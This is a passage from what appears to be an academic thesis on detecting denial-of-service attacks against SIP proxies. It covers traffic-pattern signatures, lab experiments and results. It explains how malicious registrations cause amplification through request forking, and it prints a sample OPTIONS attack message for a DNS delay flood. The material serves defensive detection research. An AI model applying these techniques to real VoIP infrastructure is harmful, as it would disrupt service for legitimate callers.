Malformed message attack detection is a particularly difficult problem. While the majority of malformed packets will be stopped by a firewall, without deep packet inspection we would be unable to differentiate well-crafted malicious messages from legitimate ones. Our ontology demonstrates a rise in incoming packets, and a decline across other component traffic. Messages may be valid enough to get to the proxy server and no further, or continue to other devices, or be stopped cold by the firewall.

3. Amplification Attack

   - $D > A$
   - $A < \alpha$
   - $D' >= D^k, k > 1$

   An amplification attack relies on proxy servers flooding each other, exponentially spawning off more requests to other proxies.

4. DNS Delay Flood

   - $C' \not\approx \gamma'$
   - $C'_\sigma >> \gamma_\sigma$
   - $C'_\mu \approx \gamma_\mu$
   - $C'_{\Delta t} >> \gamma_{\Delta t}$

   When our proxy gets occupied with delayed DNS requests, we build a queue of backlogged domains to finish resolving. Depending on the current load of the DNS resolution server our average (μ) will change, but our standard deviation (σ) of response times (Δt - from initial request to response) will be large as a consequence of hard to resolve domain names. Other traffic remains victim to the core DoS effects.

5. Web Delay Flood

   - $B' \not\approx \beta'$
   - $B'_{\sigma} >> \beta_{\sigma}$
   - $B'_{\mu} \approx \beta_{\mu}$
   - $B'_{\Delta t} >> \beta_{\Delta t}$

   We see a long delay in the time it takes for a key certificate to download. Δt in this case represents the time between the initial download request, and the receipt of a completed key certificate. Additional traffic is unaffected.

4.5 Summary

The use of aggregate functions to monitor traffic flow presents an ideal method of analyzing traffic without performing random samplings. With the exception of INVITE and malformed message floods, each type attack has a unique signature and can be identified quickly. This could help in the rapid deployment of protective measures.

Chapter 5

Experiments

5.1 Introduction

Creating a SIP attack detection ontology without further proof is useless. This is why we ran some experiments to analyze their typical traffic patterns and to prove our thoughts. At first we will present our thoughts about the traffic analysis and what we want to observe in general in section 5.2. This will be followed by presenting two experiments we ran: an Amplification Attack and a DNS Delay Flooding Attack (sections 5.3 and 5.4). The chapter will be concluded with a short summary.

5.2 Ontology Guided Traffic Analysis

The idea of an ontology guided traffic analysis is to find characteristic patterns in traffic behaviour instead of using deep packet inspection which is both time and resource consuming. Therefore all incoming and outgoing SIP traffic that is received or sent by a SIP proxy needs to be observed carefully. We do not care about single messages but about traffic in general, packet counts and possible delay times between receiving and forwarding messages.

This way, and in comparison to legal traffic behaviour, we hope to determine the characteristics that allow a differentiation between various attack types. Those characteristics should ideally be the same as postulated in the previous chapter.

5.3 Experiment 1: Amplification Attack

5.3.1 Scope of Attack

The Amplification Attack demonstrates a proof-of-concept vulnerability in the forking structure of REGISTER packets. Server *Mine* has two malicious registrations; *Sneezy* and *Dopey*. *Sneezy* is registered as *Happy@Forest*, and *Grumpy@Forest*. Server *Forest* has both of these addresses registered with the contact information {*Sneezy@Mine*,*Dopey@Mine*}. *Doc* sends an INVITE request to *Happy*, which resolves to {*Sneezy*,*Dopey*}, which further resolves to {{*Happy*,*Grumpy*},{*Happy.Grumpy*}}, and so forth.

The goal of this attack is to render a SIP proxy inoperable for as long as possible. This is done by sending a single INVITE request to one of the maliciously registrated users which leads to massive forking of this message and occupies the proxy's resources. The session will never be established, instead the massive number of INVITE requests should eventually time out. During the attack we monitor all incoming and outgoing SIP traffic of the proxy under attack to analyze its characteristics.

5.3.2 Testbed Setup

Our testbed is configured to run the attack against a dedicated SIP proxy and to collect data that shows the effectiveness of the attack. It consists of following components (see also figure 5.1):

- Two SIP proxies, one is called *victim*, which will be under attack of the Amplification attack (server *Mine*).

- Two UAs that represent legal traffic. They are used to simulate legal SIP traffic by establishing and terminating sessions between each other: `princecharming@Forest` and `snowwhite@Mine`.

- Malicious registration requests as listed in appendix A, section A.1.

- An attacking user agent. This user agent will send a single INVITE request to our victim proxy and start the attack this way.



Figure 5.1: Testbed for the Amplification attack

Software. UAs are implemented using SIPp [17] version 3.1, an open source tool that generates SIP traffic. The SIP proxies are implemented using SER [18] version 2.0, and traffic monitoring and logging is done with Wireshark [19] version 1.3.2.

Hardware. SIP proxies and UAs are established on two Pentium 4 machine (2.4 GHz and 1.8 GHz) with 512 MB RAM each, running the Ubuntu Linux operating system with fast Internet access (100 MBit/s).

Legal user behaviour. Before we began our attack legal communication between *princecharming* and *snowwhite* was established by opening 50 calls per second. Each call lasted only fractions of a second before it was terminated again. After setting up this baseline for measuring the effect of our attack we set up all four malicious registrations. After 10 seconds of legal communication we sent a single INVITE request - having its *Max-Forwards* header set to 10 - to `happy@Forest` . All incoming and outgoing traffic at the victim proxy was monitored and logged.

5.4 Experiment 2: DNS Delay Flooding Attack

5.4.1 Scope of Attack

The DNS Delay Flooding Attack demonstrates the exploitation of external processing, in this case DNS resolution on a remote DNS server, which cannot be controlled by the service side.

The goal of this attack is to render a SIP proxy inoperable for as long as possible. This is achieved by sending SIP messages that contain *hard-to-resolve* domain names.

```
OPTIONS sip:sip.hard2resolve SIP/2.0
Via:  SIP/2.0/[transport] 193.11.155.93:5062
From:  sipp <sip:@193.11.155.93:5062>
To:  sut <sip:sip.hard2resolve>
Call-ID: 1-12345
CSeq:  1 OPTIONS
Contact:  <sip:sipp@193.11.155.93:5062>
Max-Forwards:  70
Accept:  application/sdp
Content-Length:  0
```

Figure 5.2: example attack message

To route a message to its destination the URI has to be resolved into a valid IP address which is time consuming. For this attack we created SIP messages (figure 5.2) that contain

the domain name *hard2resolve*. The response to these DNS requests will be delayed due to DNS configuration, all other domain names will be resolved regularly.

During the attack we monitor all incoming and outgoing SIP and DNS traffic of the proxy under attack to analyze its characteristics.

5.4.2 Testbed Setup

Our testbed is configured to run the attack against a dedicated SIP proxy and to collect data that shows the effectiveness of the attack. It consists of following components (see also figure 5.3):

- A SIP proxy which will be under attack of the DNS delay flood. It is further referred to as *victim* and acts as an outbound SIP proxy which means that all messages from a caller in the proxy's domain have to go through this proxy.
- A local DNS server which is configured to delay domains that end with *hard2resolve* for 5 seconds. The proxy is configured to use this DNS server for DNS requests.
- A user agent that represents legal traffic. It is used to simulate legal SIP traffic by generating and sending OPTIONS requests to remote SIP servers.
- 35 external SIP servers, all located at a different domain. These servers will receive our generated OPTIONS requests and respond to them.
- An attacking user agent. This user agent will also send OPTIONS requests but to a *hard2resolve* domain. The responses to those requests will be delayed for 5 seconds by our DNS server to simulate real hard-to-resolve domains. The attack frequency of those messages can be adjusted accordingly.

Software. Both legal attacking UAs are implemented using SIPp [17] version 3.1, an open source tool that allows to generate SIP traffic. The SIP proxy is implemented using



Figure 5.3: Testbed for the DNS Delay Flooding attack

SER [18] version 0.9.6 and our local DNS server is realized by using DNSd [20]. Traffic monitoring and logging is done with Wireshark [19] version 1.3.2.

Hardware. DNS server, SIP proxy and attacking UA are established on a Pentium 4 machine (2.4 GHz) with 512 MB RAM running the Linux Ubuntu operationg system with fast Internet access (100 MBit/s). The legal UA are running on a similar machine with only 1.8 GHz.

Legal user behaviour. We made the legal UA send 50 OPTIONS request messages per second to our remote SIP servers. This number of messages proved to establish stable traffic on our proxy. We ran the attack three times using a different attacking rate each time. We allowed ten seconds of legal traffic before initializing each attack at 1, 3, and 5 calls per second. All incoming and outgoing traffic at the victim proxy was monitored and logged.

5.5 Summary

Both experiments were done to show the basic idea of our ontology guided traffic analysis. Of course they cannot be sufficient for creating an ontology that considers all possible traffic patterns. Nevertheless, we provided an ontology for all five DoS types in chapter 4 as they have been described previously.

Chapter 6

Results

6.1 Introduction

After having run the experiments we described in the previous chapter, we will present our results in section 6.2 before we give a short evaluation of or findings and summarize this chapter in section 6.3.

6.2 Experiment Results

To see whether our theoretical considerations regarding traffic patterns and their characteristics in chapter 4 were right we need to compare the observed traffic patterns of the two experiments we ran.

The first step is to show whether we actually created a Denial of Service attack. As described earlier such an attack's goal is to deplete a proxy's resources. This way not all legitimate messages can be processed which results in fewer responses compared to the amount of legitimate requests. However, this characteristic only implies the existence of a DoS attack if the amount of requests does not exceed the proxy's capacity. Otherwise this attack exploits a proxy's weak hardware and not certain vulnerabilities of a targeted

protocol.



Figure 6.1: Amplification Attack - requests vs. responses

Both experiments were successful in this case. Figures 6.1 and 6.2 show our Amplification and DNS Delay Flooding Attack respectively. Graph *base* represents legal traffic without ongoing attacks and graph *DoS attack* illustrates the amount of requests and responses drifting apart which is typical of all DoS attacks. This typical behaviour can be seen both for the Amplification and the DNS Delay attack.

Unfortunately those graphs do not help us to distinguish between both attacks. We therefore focus on further traffic characteristics between various SIP network components: proxy-to-proxy traffic and UA-to-proxy traffic for the Amplification attack and proxy-to-



Figure 6.2: DNS Delay Flooding Attack - requests vs. responses

DNS traffic for our DNS Delay Flooding attack.

At first we compare proxy-to-proxy traffic of both attacks. The highly increased amount of requests for the Amplification attack as shown in figure 6.3 was expected due to the fact that the initial attack request is forked into more and more requests every time the message is received and forwarded by a proxy server. After about 40 seconds the effect of this attack seems to wear off due to timeouts of the INVITE requests. Usually, having set the *Max-Forwards* header to its default value of 70 for both the message and the proxy's config file, this attack would have lasted much longer [6]. For our experiment on the other hand, this counter was only set to 10. This way the sum of all malicious INVITE requests



Figure 6.3: Amplification attack - proxy-to-proxy traffic

was limited to a maximum amount of $2^{11} - 1$ messages at any point of time. Our timeout value was set to 32 seconds, the default value. Assuming that it takes at least some seconds to create this massive amount of request messages and considering the fact that the proxy is already under heavy attack before this number is reached it makes perfectly sense that the attack wears off after about 40 seconds. The increasing number of requests after that point of time is the proxy trying to process piled up requests which were received while it had been under attack.

Responses on the other hand drop immediately after our attack started. Even after the attack itself wore off the response count stays below its baseline of 50 responses per second.



Figure 6.4: DNS Delay Flooding Attack - proxy-to-proxy traffic

So, although the actual attack is over the proxy's resources are still heavily strained.

The proxy-to-proxy traffic for the DNS Delay Flooding attack (figure 6.4) on the other hand looks very different. All graphs, whether they show requests or responses, are very unsteady. There are peaks and valleys which are caused by piled up requests due to the delayed DNS requests. However, requests and responses hold up more or less, there is almost no difference between both graphs for a certain attack frequency. So all requests issued by our victim proxy are responded to in time.

Concerning UA-to-proxy traffic figures 6.5 and 6.6 show the corresponding results. Both Amplification and DNS Delay Flooding attack show highly reduced responses. They drop



Figure 6.5: Amplification attack - UA-to-proxy traffic

to a fifth of the baseline (50 messages per second, only legal traffic and no attack) for the Amplification attack and to zero for the DNS Delay Flooding attack even if there are some peaks where the proxy server tries to process the piled up requests before new attack messages arrive.

As for the request behaviour both attacks seem to show different results: The request count of the Amplification attack dropped below the baseline whereas the request count of the DNS Delay Flooding attack is slightly increased. This additional amount of requests for the DNS Delay Flooding attack equals exactly the various attack frequencies. The Amplification attack on the other hand had such a massive effect on our victim proxy that



Figure 6.6: DNS Delay Flooding Attack - UA-to-proxy traffic

the proxy itself denied incoming requests as shown in figure 6.5. Certainly, the user agent keeps sending 50 messages per second but since we measured all traffic at our victim proxy the graphs only shows requests that were received by that proxy - which is only about 60% of the original amount.

Finally there is the pending question about the delayed DNS responses of our DNS Delay Flooding attack. We know that all DNS lookups having a *hard2resolve* within their name are delayed for 5 seconds before our DNS server issues the response which leads to increased average times (secondary y-axis) for lookup completion. Whenever there are attack messages to be processed the number of completed lookups (primary y-axis) is

dropping as figure 6.7 shows. This makes sense because of the proxy's resources being occupied by the malicious messages which keep it from processing legitimate messages. The average response time on the other hand is not sufficient to decide whether a DNS Delay Flooding attack is going on or not.

